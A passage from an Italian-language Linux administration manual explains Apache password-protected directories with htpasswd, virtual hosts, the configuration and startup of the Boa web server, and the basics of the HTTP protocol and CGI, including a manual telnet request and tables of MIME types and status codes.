- l'accesso alla directory contenente le icone utilizzate da Apache è stato dichiarato espressamente, altrimenti sarebbero risultate inaccessibili a causa del divieto iniziale sulla directory radice;
- è stata abilita la lettura dello stato del servente, concedendo l'accesso solo al dominio *`brot.dg`*.

160.7 Utilizzo del sistema di autenticazione

Il sistema di autenticazione del programma servente permette di consentire l'accesso a directory determinate solo a utenti identificati in base a un nome e a una parola d'ordine. È molto importante capire come funziona il meccanismo, per non farsi delle illusioni sull'efficienza del sistema.

Figura 160.1. Il programma cliente chiede all'utente di identificarsi quando per la prima volta ciò viene richiesto dal servente HTTP.

La prima volta che l'utente accede, il programma cliente gli presenta la richiesta di inserire il nominativo e la parola d'ordine, poi tutto funziona normalmente. Però, essendo il protocollo HTTP privo di stato, non si instaura una connessione stabile; ogni richiesta è una connessione a parte e ognuna di queste richiede un'autenticazione. In effetti, il programma cliente memorizza i dati inseriti dall'utente e continua a fornirli al servente HTTP. Questo fatto ha due implicazioni: la parola d'ordine viaggia continuamente attraverso la rete; più utenti possono accedere simultaneamente da postazioni differenti, utilizzando la stessa identificazione e la stessa parola d'ordine. Sotto questo aspetto, è importante che le parole d'ordine che si adoperano per queste cose non abbiano alcun nesso con quelle «serie».

Per gestire questo tipo di autenticazione, occorre generare un file di utenti e di parole d'ordine, aggiungendo possibilmente anche un file di gruppi. Si utilizza il programma '**`htpasswd`**' che normalmente fa parte del pacchetto di Apache:

```
htpasswd [-c] file utente
```

'**`htpasswd`**' crea o aggiorna un file di utenti e di parole d'ordine per l'autenticazione degli accessi a directory protette con il servente Apache. L'opzione '**`-c`**' viene usata per creare il file la prima volta, mentre si inserisce il primo utente. La parola d'ordine viene richiesta subito dopo l'avvio del programma.

Vengono mostrati e descritti alcuni esempi.

```
# htpasswd -c passwd tizio[Invio]
```

```
Adding password for tizio.
New password:
```

Viene inserita la parola d'ordine seguita da [*Invio*].

```
Re-type new password:
```

Viene reinserita la parola d'ordine seguita da [*Invio*] e si ottiene il file '`passwd`' nella directory corrente.

```
# cat passwd[Invio]
```

```
tizio:njHIUkjjJLKn
```

Il file contiene solo i nomi degli utenti e le parole d'ordine cifrate relative.

```
# htpasswd passwd caio[Invio]
```

Quando si aggiungono utenti, non si utilizza l'opzione '**`-c`**', altrimenti il file viene cancellato e ricreato.

```
# htpasswd passwd caio[Invio]
```

Lo stesso programma può essere usato per modificare la parola d'ordine di un utente già registrato.

Per facilitare la gestione di utenti che utilizzano l'autenticazione per accedere a directory protette, è possibile realizzare dei raggruppamenti e inserirli in un file senza parole d'ordine. Il formato del file è molto semplice: ogni record è costruito secondo la sintassi seguente:

gruppo : *utente* ...

Quindi, i nominativi dei vari utenti sono separati da uno spazio, come nell'esempio seguente:

```
primo: tizio caio semproni
secondo: cane gatto topo
```

Nell'esempio sono dichiarati due gruppi: '**primo**' e '**secondo**'. A '**primo**' appartengono gli utenti '**tizio**', '**caio**' e '**semproni**'; a '**secondo**' appartengono gli utenti '**cane**', '**gatto**' e '**topo**'.

160.7.1 Configurazione

La configurazione delle directory che devono essere accessibili solo attraverso un'autenticazione, avviene nel file '`access.conf`' in una sezione '**Directory**'. Sono indispensabili le direttive '**AuthName**', '**AuthType**' e '**AuthUserFile**' con cui si dà un nome all'autenticazione, si definisce il tipo e si indica il nome del file degli utenti e delle parole d'ordine. La direttiva '**AuthGroupFile**' serve solo se si intende fare riferimento a gruppi di utenti.

```
<Directory /home/httpd/html/riservato>

    AllowOverride None
    Options Indexes

    AuthName "Informazioni riservate"
    AuthType Basic
    AuthUserFile /etc/apache/passwd
    AuthGroupFile /etc/apache/group

    require valid-user

</Directory>
```

La direttiva '**require**' stabilisce a chi, tra gli utenti che sono dichiarati nel file di utenti e di parole d'ordine, sia concesso di accedere. La parola chiave '**valid-user**' rappresenta tutti gli utenti che sono stati previsti. In alternativa possono essere elencati gli utenti a cui concedere l'accesso, come nell'esempio seguente;

```
    require user tizio caio semproni
```

oppure si può indicare il nome di uno o più gruppi.

```
    require group primo terzo quinto
```

Solo nell'ultimo caso è necessario predisporre e dichiarare la posizione del file dei gruppi.

160.8 Siti virtuali

Apache è in grado di gestire diversi siti virtuali indipendenti sullo stesso elaboratore. In pratica, si distinguono diverse directory per le pagine HTML (diverse directory *document root*), dove ognuna di queste viene selezionata in base al nome di dominio utilizzato per accedere al servizio.

Evidentemente, per arrivare a questo risultato, occorre che lo stesso elaboratore sia accessibile utilizzando nomi di dominio differenti: si va dall'attribuzione di un semplice alias all'interno del DNS (i record '**`CNAME`**'), fino alla sovrapposizione di indirizzi IP differenti sulle stesse interfacce (con la conseguente attribuzione di nomi di dominio differenti). A proposito della gestione del DNS, si vedano i capitoli 122 e 123.

Quanto visto su Apache fino a questo punto, riguarda la gestione di un sito unico: quello «reale». Si osservi in particolare che la direttiva '**`DocumentRoot`**' viene inserita nel file '`srm.conf`'. Per definire dei siti virtuali alternativi si interviene nel file '`httpd.conf`', attraverso delle sezioni simili a quelle del file '`access.conf`':

```
<VirtualHost nome_di_dominio >
    direttiva_specifica
    ...
</VirtualHost>
```

In pratica, all'interno del marcatore di apertura dell'ambiente '**`VirtualHost`**' si inserisce il nome del sito virtuale a cui si fa riferimento, mentre all'interno della sezione si inseriscono le direttive specifiche per questo sito.

```
<VirtualHost prova.brot.dg>
    ServerAdmin webmaster@prova.brot.dg
    DocumentRoot /home/httpd/html2
    ServerName prova.brot.dg
    ErrorLog logs/prova.brot.dg-error_log
    TransferLog logs/prova.brot.dg-access_log
</VirtualHost>
```

L'esempio mostra la predisposizione del sito virtuale *`prova.brot.dg`*. All'interno della sezione si vedono le dichiarazioni:

- dell'indirizzo di posta elettronica dell'amministratore, con la direttiva '**`ServerAdmin`**';
- della directory di partenza delle pagine HTML, con la direttiva '**`DocumentRoot`**';
- del nome di dominio corretto per raggiungere il sito virtuale, con la direttiva '**`ServerName`**';
- dei percorsi assoluti dei file delle registrazioni, con le direttive '**`ErrorLog`**' e '**`TransferLog`**'.

È il caso di osservare la stranezza per la quale la direttiva '**`DocumentRoot`**' può apparire nella sezione '**`VirtualHost`**' all'interno del file '`httpd.conf`', mentre per il sito reale si usa il file '`srm.conf`'.

Nel momento in cui si dichiara l'utilizzo di una nuova directory per i dati (le pagine HTML), ci si deve preoccupare anche di configurare l'accesso a tale directory. Questo si fa nel modo solito all'interno del file '`access.conf`'. Seguendo l'esempio mostrato, potrebbe essere necessario aggiungere la sezione seguente:

```
<Directory /home/httpd/html2>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>
```

160.9 Riferimenti

- *Apache*

  <*http://www.apache.org/*>

Servente HTTP: Boa

Boa [1] è un servente HTTP elementare ma efficace, in grado di offrire le funzionalità tipiche di questo servizio. Si compone fondamentalmente di un demone, '**`boa`**', e di un file di configurazione, '`/etc/boa/boa.config`'. Solitamente, al demone si affianca anche un programma utile per la generazione degli indici: '**`boa_indexer`**'.

Nella sua semplicità, Boa mantiene alcune convenzioni comuni ad altri sistemi del genere. In particolare, esiste una directory di origine del programma servente (*server root*), intesa idealmente come la directory corrente in diverse situazioni; nello stesso modo esiste una directory di origine per i documenti pubblicati (*document root*).

Dalle direttive del file di configurazione si possono intendere in modo molto semplice le sue caratteristiche.

161.1 Configurazione di Boa

Il file di configurazione di Boa va collocato in base alle scelte fatte in fase di compilazione. In generale dovrebbe trattarsi precisamente di '`/etc/boa/boa.conf`'. Come in molti altri casi, le righe vuote e quelle bianche sono ignorate, inoltre i commenti iniziano con il simbolo '`#`' e terminano alla fine della riga. Per il resto, le direttive possono avere una di queste due forme:

nome valore_assegnato

nome

Nel primo caso si attribuisce un valore a ciò che viene rappresentato dal nome a sinistra; nel secondo si intende abilitare un'opzione booleana.

> L'unica cosa che non si può modificare con la configurazione è la definizione della directory di origine del servente, che viene definita in fase di compilazione del programma. In alternativa, si può usare l'opzione '**`-c`** *directory*' per imporla all'avvio del demone '**`boa`**'.

Nel seguito vengono descritte alcune delle direttive di configurazione di Boa.

Direttiva	Descrizione
`Port` *n*	Stabilisce la porta di comunicazione attraverso la quale il demone deve restare in ascolto di richieste di connessione. Il valore predefinito di questa è notoriamente 80. Se il numero di questa porta è inferiore a 1024, il demone '**`boa`**' deve essere stato avviato con i privilegi dell'utente '**`root`**'.
`Listen` *indirizzo_ip*	Questa direttiva permette di limitare l'ascolto alle connessioni dirette a un solo indirizzo IP locale particolare. Ciò potrebbe servire per distinguere un servizio particolare per un solo dominio virtuale (ma la gestione dei domini virtuali conviene attuarla in modo differente). In generale, non usando questa direttiva, si fa in modo che Boa accetti connessioni destinate a qualunque indirizzo che faccia capo al nodo in cui si trova a funzionare.
`User` *utente* `Group` *gruppo*	Queste due direttive, servono rispettivamente per stabilire i privilegi dell'utente e il gruppo da utilizzare per il funzionamento di Boa. In pratica, queste direttive hanno significato solo se Boa è stato avviato inizialmente con i privilegi dell'utente '**`root`**'. In particolare, va osservato che l'utente e il gruppo possono essere specificati per nome o per numero (UID e GID).

[1] **Boa** GNU GPL

Direttiva	Descrizione
`AccessLog` *registro_degli_accessi*	Definisce la collocazione del file delle registrazioni degli accessi. Se non si usa un percorso assoluto, il punto di riferimento iniziale è la directory di origine del programma servente.
`VerboseCGILogs`	Si tratta di un'opzione booleana. Se appare nel file di configurazione, serve a richiedere la registrazione dettagliata dell'avvio e della conclusione dei programmi CGI.
`CgiLog` *registro_errori_cgi*	Definisce la collocazione del file delle registrazioni relativo agli errori dei programmi CGI. Per la precisione, vengono registrati in questo file i messaggi emessi attraverso lo standard error di questi programmi. Se non si usa questa direttiva, i messaggi in questione vengono perduti. Il file indicato, andrebbe annotato opportunamente con tutto il suo percorso assoluto; altrimenti si intende che la directory di riferimento sia la directory di origine del programma servente.
`ServerName` *nome*	Specifica il nome del nodo servente da inviare ai clienti, se questo differisce da quanto prevederebbe la risoluzione dell'indirizzo IP.
`DocumentRoot` *directory*	Stabilisce la directory di partenza per i documenti pubblicati attraverso il servizio HTTP. Se non si indica un percorso assoluto, si intende che il riferimento iniziale sia relativo alla directory di origine del servente.
`VirtualHost`	Questa opzione booleana, se presente, fa in modo che le richieste di accesso abbiano di fronte una gerarchia differente, in base all'indirizzo IP utilizzato effettivamente. Per la precisione, si tratta di '*directory_origine_documenti*`/`*indirizzo_ip*`/`'. Per esempio, se con la direttiva '**`DocumentRoot`**' è stata fissata come origine dei documenti la directory '`/var/www/`' e l'accesso proviene attraverso l'indirizzo IP locale 192.168.2.1, il programma cliente che ha fatto una richiesta per l'indirizzo '`http://192.168.2.1/`', vedrà in pratica la directory '`/var/www/192.168.2.1/`'.
`UserDir` *directory*	Stabilisce la directory di partenza per i documenti pubblicati dagli utenti. Si tratta di ciò che poi si risolve con gli indirizzi nella forma '`http://`*host*`/~`*utente*`/`'. Solitamente si fa riferimento alla directory '`public_html/`'.
`DirectoryIndex` *file_indice*	Si tratta del nome del file da prendere in considerazione come indice delle directory. In generale si tratta di '`index.html`' e la sua presenza evita di mettere allo scoperto il contenuto reale delle directory.
`DirectoryMaker` *programma*	Questa direttiva serve a indicare quale programma usare per generare il file HTML contenente l'indice dei file di una directory, quando non è già disponibile un file adeguato per questo scopo (si veda la direttiva '**`DirectoryIndex`**'). In generale, dovrebbe già essere disponibile per questo scopo il programma '**`boa_indexer`**' ('`/usr/lib/boa/boa_indexer`'); tuttavia è possibile realizzare il proprio, tenendo conto che deve accettare due argomenti: *programma directory_da_indicizzare titolo* Si intuisce che il primo argomento sia indispensabile, mentre il secondo rappresenti solo un elemento opzionale, che non è indispensabile alla costruzione dell'indice. Naturalmente, il programma in questione, deve emettere la pagina HTML attraverso lo standard output.
`MimeTypes` *file*	Questa direttiva serve per fornire la collocazione del file dei tipi MIME. In condizioni normali si tratta di '`/etc/mime.types`', ma va comunque indicato.

Direttiva	Descrizione
`DefaultType` *tipo_mime*	Specifica il tipo MIME da utilizzare quando l'estensione del file è sconosciuta, oppure manca del tutto. Solitamente, per questa direttiva si utilizza la definizione '**`text/plain`**'.
`AddType` *tipo_mime estensione ...*	Permette di aggiungere altri tipi MIME, anche utilizzando più volte lo stesso tipo di direttiva, senza dover intervenire nel file '`/etc/mime.types`'.
`Redirect` *percorso_originale* ↩ ↪*uri_nuovo*	Consente di definire una ridirezione di un indirizzo locale che recentemente è stato spostato altrove. Per esempio, se la directory locale '`brot/`', a partire dall'origine dei documenti, è stata spostata in un altro sito, precisamente in '`http://www.brot.dg/vecchi/`', si può usare la direttiva seguente: `Redirect /brot http://www.brot.dg/vecchi`
`Alias` *percorso_reale* ↩ ↪*percorso_alternativo_nel_file_system*	Consente di definire un percorso alternativo per i dati, esattamente come si fa con i collegamenti simbolici nel file system. Tuttavia, si possono benissimo usare proprio i collegamenti simbolici per gestire questa cosa in modo più semplice. Per esempio, la direttiva seguente fa in modo che richiedendo la risorsa '`http://`*host*`/pippo`', si acceda in pratica alla directory del file system corrispondente a '`/home/pippo/dati/`': `Alias /pippo /home/pippo/dati`
`ScriptAlias` *percorso_reale* ↩ ↪*percorso_alternativo_nel_file_system*	Si tratta di una variante della direttiva '**`Alias`**', in cui si vuole fare precisamente riferimento alla directory contenente i programmi CGI. Nell'esempio seguente, si vuole fare in modo che '`http://`*host*`/cgi-bin/`' corrisponda nel file system a '`/usr/lib/cgi-bin/`': `ScriptAlias /cgi-bin /usr/lib/cgi-bin`

Per completare la descrizione sulla configurazione di Boa, si mostra un esempio relativamente completo, ma con meno commenti di quello reale.

```
# Port: The port Boa runs on.  The default port for http servers is 80.
# If it is less than 1024, the server must be started as root.
Port 80

#  User: The name or UID the server should run as.
# Group: The group name or GID the server should run as.
User www-data
Group www-data

# ErrorLog: The location of the error log file. If this does not start
# with /, it is considered relative to the server root.
# Set to /dev/null if you don't want errors logged.
# If unset, defaults to /dev/stderr
ErrorLog /var/log/boa/error_log

# AccessLog: The location of the access log file. If this does not
# start with /, it is considered relative to the server root.
# Comment out or set to /dev/null (less effective) to disable
# Access logging.
AccessLog /var/log/boa/access_log

# DocumentRoot: The root directory of the HTML documents.
# Comment out to disable server non user files.
DocumentRoot /var/www

# UserDir: The name of the directory which is appended onto a user's home
# directory if a ~user request is recieved.
UserDir public_html
```

```
# DirectoryIndex: Name of the file to use as a pre-written HTML
# directory index.  Please MAKE AND USE THESE FILES.  On the
# fly creation of directory indexes can be _slow_.
# Comment out to always use DirectoryMaker
DirectoryIndex index.html

# DirectoryMaker: Name of program used to create a directory listing.
# Comment out to disable directory listings.  If both this and
# DirectoryIndex are commented out, accessing a directory will give
# an error (though accessing files in the directory are still ok).
DirectoryMaker /usr/lib/boa/boa_indexer

# MimeTypes: This is the file that is used to generate mime type pairs
# and Content-Type fields for boa.
# Comment out to avoid loading mime.types (better use AddType!)
MimeTypes /etc/mime.types

# DefaultType: MIME type used if the file extension is unknown, or there
# is no file extension.
DefaultType text/plain

# ScriptAlias: Maps a virtual path to a directory for serving scripts
# Example: ScriptAlias /htbin/ /www/htbin/
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
```

161.2 Avvio e gestione del servizio

Il demone '**boa**' è ciò che svolge tutto il lavoro. In generale si avvia senza argomenti, oppure si specifica la directory di origine del servente:

boa [-c *directory_origine_servente*]

Naturalmente, è normale che sia avviato con i privilegi dell'utente '**root**'.

Per la gestione del servizio si utilizza normalmente la procedura di inizializzazione del sistema. Semplificando molto le cose, lo script che attiva e disattiva il funzionamento di Boa potrebbe essere simile all'esempio seguente:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/boa
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        killall boa
        ;;
    *)
        echo "Utilizzo: /etc/init.d/boa {start|stop}"
        exit 1
esac

exit 0
```

161.3 Riferimenti

- *Boa*

  <*http://www.boa.org/*>

Servente HTTP-CGI

In precedenza, nei capitoli 159, 160 e 161, è stato descritto il servizio HTTP, la configurazione di Apache, di Boa e l'utilizzo di qualche programma cliente in grado di accedere a tale servizio. In questo capitolo si intende vedere in che modo si può organizzare il proprio servente HTTP in modo da renderlo interattivo attraverso l'uso dei programmi CGI.

162.1 HTTP e CGI

HTTP (*Hypertext transfer protocol*) è un protocollo cliente-servente progettato per gestire documenti ipertestuali e per permettere l'interazione con programmi, detti *gateway*, attraverso le specifiche CGI (*Common gateway interface*).

L'interfaccia CGI permette quindi di realizzare programmi che interagiscono con gli utenti attraverso il protocollo HTTP. La figura 162.1 illustra il meccanismo.

Figura 162.1. Schema del collegamento fisico e ideale tra le varie parti di una connessione HTTP-CGI.

```
    .----------------------------------------------------------------.
    |                                                                |
    | .---------------.      protocollo CGI      .---------------.  |
    | | Servente HTTP |<------------------------>| Programma CGI |  |
    | '---------------'                          '---------------'  |
    |      ^                                           ^             |
    |      |               . . . . . . . . . . . . . '              |
    |      |             .   collegamento ideale                     |
    |      |            .                                            |
    |      |           .               Elaboratore servente          |
    '----- | -------- . ---------------------------------------------'
           |         .
protocollo |        .
      HTTP |       .
           |      .
    .----- | --- . ----------------.
    |      v     v                  |
    | .--------------.              |
    | | Cliente HTTP |              |
    | | (navigatore) |              |
    | '--------------'              |
    |                               |
    |                               |
    |         Elaboratore cliente   |
    '-------------------------------'
```

I programmi gateway, detti anche *cgi-bin* o più semplicemente CGI, possono essere realizzati con qualunque linguaggio, purché siano in grado di interagire attraverso le specifiche del protocollo CGI.

162.2 URI e query

Vale la pena di richiamare brevemente alcuni concetti riferiti agli URI per ciò che riguarda in particolare la gestione interattiva che si vuole descrivere in questo capitolo (si veda eventualmente la sezione 259). Il formato di un URI potrebbe essere definito secondo lo schema seguente:

protocollo *indirizzo_della_risorsa* [*dati_aggiuntivi*]

Alcuni tipi di protocolli sono in grado di gestire dei dati aggiuntivi in coda all'indirizzo della risorsa. Nel caso del protocollo HTTP combinato con CGI, può trattarsi di *richieste* o di *percorsi aggiuntivi*.

Quando un URI comprende anche una stringa di richiesta (*query*), questa viene distinta dall'indirizzo della risorsa attraverso un punto interrogativo.[1]

protocollo indirizzo_della_risorsa?[*richiesta*]

L'utilizzo di una stringa di richiesta presume che la risorsa sia un programma in grado di utilizzare l'informazione contenuta in tale stringa. Segue un esempio banale di un URI contenente una richiesta:

`http://www.brot.dg/cgi-bin/saluti.pl?buongiorno`

Quando l'indirizzo della risorsa di un URI fa riferimento a un programma, questo può ricevere un'informazione aggiuntiva legata a un file o a una directory particolare. Si ottiene questo aggiungendo l'indicazione del percorso che identifica questo file o questa directory.

protocollo indirizzo_della_risorsa[*percorso_aggiuntivo*]

Segue un esempio banale di un URI, completo dell'indicazione di un percorso:

`http://www.brot.dg/cgi-bin/elabora.pl/archivio.doc`

Quando un simbolo di quelli non utilizzabili deve essere indicato ugualmente da qualche parte dell'URI, facendogli perdere il significato speciale che questo potrebbe avere altrimenti, si può convertire utilizzando la notazione '`%`*`hh`*'. La sigla *`hh`* rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno '**`+`**', ma non in tutte le occasioni.

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, quindi, l'utilizzo di simboli particolari riguarda prettamente la costruzione delle richieste, come si vedrà meglio in seguito.

La tabella 162.1 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

Tabella 162.1. Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

Carattere	Codifica	Carattere	Codifica
%	%25	&	%26
+	%2B	/	%2F
=	%3D	~	%7E

162.3 Collocazione effettiva

Il servente HTTP mostra ai programmi clienti solo una parte dei dati contenuti all'interno del proprio sistema, attraverso una sorta di astrazione; per esempio, '`http://www.brot.dg/ciao.html`' non è il file '`ciao.html`' che si trova nella directory radice del file system del nodo *`www.brot.dg`*.

L'organizzazione e l'accessibilità dei dati attraverso il protocollo HTTP può essere gestita in vario modo. Apache e Boa utilizzano per questo, le direttive seguenti.

`DocumentRoot` *directory_root_html*

  Rappresenta la directory da cui si possono diramare i documenti HTML. Se per esempio si trattasse della riga seguente

[1] L'uso del punto interrogativo rende la cosa intuitiva: la richiesta viene fatta attraverso un'interrogazione.

```
DocumentRoot /home/httpd/html
```

e un cliente volesse accedere al documento '`http://www.brot.dg/ciao.html`', il file restituito effettivamente sarebbe '`/home/httpd/html/ciao.html`'.

- `Alias` *directory_fasulla directory_reale*

  Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo richiesto e quella reale indica la directory effettiva nel file system. Per esempio,

  ```
  Alias /icons/ /home/httpd/icons/
  ```

  fa in modo che l'indirizzo '`http://www.brot.dg/icons/`' faccia in realtà riferimento alla directory '`/home/httpd/icons/`' e non alla directory '`icons/`' discendente da *document root*.

- `ScriptAlias` *directory_fasulla directory_reale*

  Funziona come la direttiva '**`Alias`**', ma si riferisce ai programmi CGI. Per esempio,

  ```
  ScriptAlias /cgi-bin/ /home/httpd/cgi-bin/
  ```

  fa in modo che l'indirizzo '`http://www.brot.dg/cgi-bin/`' faccia in realtà riferimento alla directory '`/home/httpd/cgi-bin/`' e non alla directory '`/cgi-bin/`' discendente da *document root*.

  Questa indicazione è particolarmente importante per lo scopo di questo capitolo: stabilisce che tutto ciò che discende dalla directory indicata deve essere trattato come un programma gateway, per cui, il fatto di fare riferimento a un file contenuto qui significa mettere in esecuzione tale file.

162.4 Protocollo HTTP

Il funzionamento del protocollo HTTP è molto semplice. L'utilizzo di un servizio HTTP si compone di una serie di transazioni, ognuna delle quali si articola in queste fasi:

1. apertura della connessione;
2. invio da parte del cliente di una richiesta;
3. risposta da parte del servente;
4. chiusura della connessione.

In questo modo, il programma servente non deve tenere traccia delle transazioni che iniziano e finiscono ogni volta che un utente compie un'azione attraverso il suo programma cliente.

La richiesta inviata dal programma cliente deve contenere il metodo (i più comuni sono '**`GET`**' e '**`POST`**'), l'indicazione della risorsa cui si vuole accedere, la versione del protocollo ed eventualmente l'indicazione dei tipi di dati che possono essere gestiti dal programma cliente (si parla in questi casi di tipi MIME). Naturalmente sono possibili richieste più ricche di informazioni.

Tabella 162.2. Alcuni metodi di comunicazione per le richieste di un programma cliente.

Nome	Descrizione
GET	Recupera l'informazione identificata dall'URI specificato.
HEAD	Recupera le informazioni sul documento, senza ottenere il documento in allegato.
PUT	Richiede che l'informazione sia memorizzata nell'URI specificato.
POST	Fornisce al servente HTTP dei dati aggiuntivi in riferimento all'URI specificato.
DELETE	Richiede di eliminare la risorsa specificata.
LINK	Stabilisce una collegamento con la risorsa indicata.
UNLINK	Elimina un collegamento tra risorse.

La risposta del servente HTTP è costituita da un'intestazione che, tra le altre cose, specifica il modo in cui l'informazione allegata deve essere interpretata. È importante comprendere subito che l'intestazione viene staccata dall'inizio dell'informazione allegata attraverso un riga vuota, composta dalla sequenza *<CR><LF>*.

162.4.1 Analisi di una connessione HTTP

Per comprendere in pratica il funzionamento di una connessione HTTP, si può utilizzare il programma '**`telnet`**' al posto di un navigatore normale. Si suppone di poter accedere al nodo *`www.brot.dg`* nel quale è stato installato Apache con successo. Dal servente verrà prelevato il file '`index.html`' che si trova all'interno della directory *document root*.

$ **`telnet www.brot.dg http`**[*Invio*]

'**`telnet`**' risponde e si mette in attesa di ricevere il messaggio da inviare al servente.

```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

Si deve iniziare a scrivere, cominciando con una riga contenente il metodo, la risorsa e la versione del protocollo, continuando con una riga contenente le possibilità di visualizzazione del cliente (i tipi MIME).

`GET /index.html HTTP/1.0`[*Invio*]

`Accept: text/html`[*Invio*]

[*Invio*]

Appena si invia una riga vuota, il servente intende che la richiesta è terminata e risponde.

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
```

```
<!-- Background white, links blue (unvisited), navy (visited), red (active) -->
 <BODY
  BGCOLOR="#FFFFFF"
  TEXT="#000000"
  LINK="#0000FF"
  VLINK="#000080"
  ALINK="#FF0000"
 >
  <H1 ALIGN="CENTER">It Worked!</H1>
  <P>
  If you can see this, it means that the installation of the
  <A
   HREF="http://www.apache.org/"
  >Apache</A>
  software on this Linux system was successful. You may now add content to
  this directory and replace this page.
  </P>
...
...
 </BODY>
</HTML>
Connection closed by foreign host.
```

Come già accennato, il messaggio restituito dal servente è composto da un'intestazione in cui l'informazione più importante è il tipo di messaggio allegato, cioè in questo caso '**`Content-Type: text/html`**', seguita da una riga vuota e quindi dall'oggetto richiesto, cioè il file '`index.html`'.

Al termine della ricezione dell'oggetto richiesto, la connessione ha termine. Lo si può osservare dal messaggio dato da '**`telnet`**': '**`Connection closed by foreign host`**'.

Il lavoro di un programma cliente è tutto qui: inviare richieste al servente HTTP, ricevere le risposte e gestire i dati, possibilmente visualizzandoli o mettendo comunque l'utente in grado di fruirne.

162.4.2 Tipi MIME

MIME è una codifica standard per definire il trasferimento di documenti multimediali attraverso la rete. L'acronimo sta per *Multipurpose Internet mail extentions* e la sua origine è appunto legata ai trasferimenti di dati allegati ai messaggi di posta, come il nome lascia intendere.

Il protocollo HTTP utilizza lo stesso standard e con questo il programma servente informa il programma cliente del tipo di oggetto che gli viene inviato. Nello stesso modo, il programma cliente, all'atto della richiesta di una risorsa, informa il servente dei tipi MIME che è in grado di gestire.

Il servente HTTP, per poter comunicare il tipo MIME al cliente, deve avere un modo per riconoscere la natura degli oggetti che costituiscono le risorse accessibili. Questo modo è dato dall'estensione, per cui, la stessa scelta dell'estensione per i file accessibili attraverso il protocollo HTTP è praticamente obbligatoria, ovvero, dipende dalla configurazione dei tipi MIME.

Tabella 162.3. Alcuni tipi MIME con le possibili estensioni.

Tipo MIME	Estensioni	Descrizione
application/postscript	ps eps	PostScript.
application/rtf	rtf	Rich Text Format.
application/x-tex	tex	Documento TeX/LaTeX.
audio/basic	au snd	File audio.
audio/x-wav	wav	File audio.
image/gif	gif	Immagine GIF.
image/jpeg	jpeg jpg	Immagine JPEG.

Tipo MIME	Estensioni	Descrizione
image/tiff	tiff tif	Immagine TIFF.
image/x-xwindowdump	xwd	Immagine X Window Dump.
text/html	html htm	Testo formattato in HTML.
text/plain	txt	Testo puro.
video/mpeg	mpeg mpg mpe	Animazione MPEG.
video/quicktime	qt mov	Animazione Quicktime.

162.4.3 Campi di richiesta

Come si è visto dagli esempi mostrati precedentemente, la richiesta fatta dal programma cliente è composta da una prima riga in cui si dichiara il tipo, la risorsa desiderata e la versione del protocollo.

```
GET /index.html HTTP/1.0
```

Di seguito vengono indicati una serie di campi, più o meno facoltativi. Questi campi sono costituiti da un nome seguito da due punti ('**:**'), da uno spazio e dall'informazione che gli si vuole abbinare.

Campo «Accept»

Una o più righe contenenti un campo '**Accept**' possono essere incluse per indicare i tipi MIME che il cliente è in grado di gestire (cioè di ricevere). Se non viene indicato alcun campo '**Accept**', si intende che siano accettati almeno i tipi '**text/plain**' e '**text/html**'.

I tipi MIME sono organizzati attraverso due parole chiave separate da una barra obliqua. In pratica si distingue un tipo e un sottotipo MIME. È possibile indicare un gruppo di tipi MIME mettendo un asterisco al posto di una o di entrambe le parole chiave, in modo da selezionare tutto il gruppo relativo. Per esempio,

```
Accept: */*
```

rappresenta tutti i tipi MIME;

```
Accept: text/*
```

rappresenta tutti i sottotipi MIME che appartengono al tipo '**text**'; mentre

```
Accept: audio/basic
```

rappresenta un tipo e un sottotipo MIME particolare.

Campo «User-Agent»

Il campo '**User-Agent**' permette di informare il servente sul nome e sulla versione dell'applicativo particolare che svolge la funzione di cliente. Per convenzione, il nome di questo è seguito da una barra obliqua e dal numero della versione. Tutto quello che dovesse seguire sono solo informazioni addizionali per le quali non è stabilita una forma precisa. Per esempio, nel caso di Netscape, si potrebbe avere un'indicazione del tipo seguente:

```
User-Agent: Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
```

162.4.4 Campi di risposta

La risposta del servente HTTP a una richiesta del programma cliente si compone di un'intestazione seguita eventualmente da un allegato, che costituisce la risorsa a cui il cliente voleva accedere. L'intestazione è separata dall'allegato da una riga vuota.

La prima riga è costituita dal codice di stato della risposta. Nella migliore delle ipotesi dovrebbe presentarsi come nell'esempio seguente:

```
HTTP/1.0 200 OK
```

Il resto dell'intestazione è composto da campi, simili a quelli utilizzati per le richieste dei programmi cliente:

Tabella 162.4. Alcuni codici di stato utilizzati più frequentemente.

Codice	Descrizione
200	OK
201	Creato.
202	Accettato.
204	Nessun contenuto.
300	Scelte multiple.
301	Spostato in modo permanente.
302	Spostato temporaneamente.
304	Non modificato.
400	Richiesta errata.
401	Non autorizzato.
403	Proibito.
404	Non trovato.
500	Errore interno del servente HTTP.
501	Servizio non realizzato (non disponibile).
502	Gateway errato.
503	Servizio non disponibile.

Campo «Allow»

Il campo '**`Allow`**' viene utilizzato dal programma servente per informare il programma cliente dei metodi che possono essere utilizzati. Viene restituita tale informazione quando il cliente tenta di utilizzare un metodo di richiesta che il servente non è in grado di gestire. Segue un esempio.

```
Allow: GET, HEAD, POST
```

Campo «Content-Length»

Il campo '**`Content-Length`**' indica al programma cliente la dimensione (in byte) dell'allegato. Se viene utilizzato il metodo '**`HEAD`**', con cui non viene restituito alcun allegato, permette di conoscere in anticipo la dimensione della risorsa.

```
Content-Length: 1938
```

Campo «Content-Type»

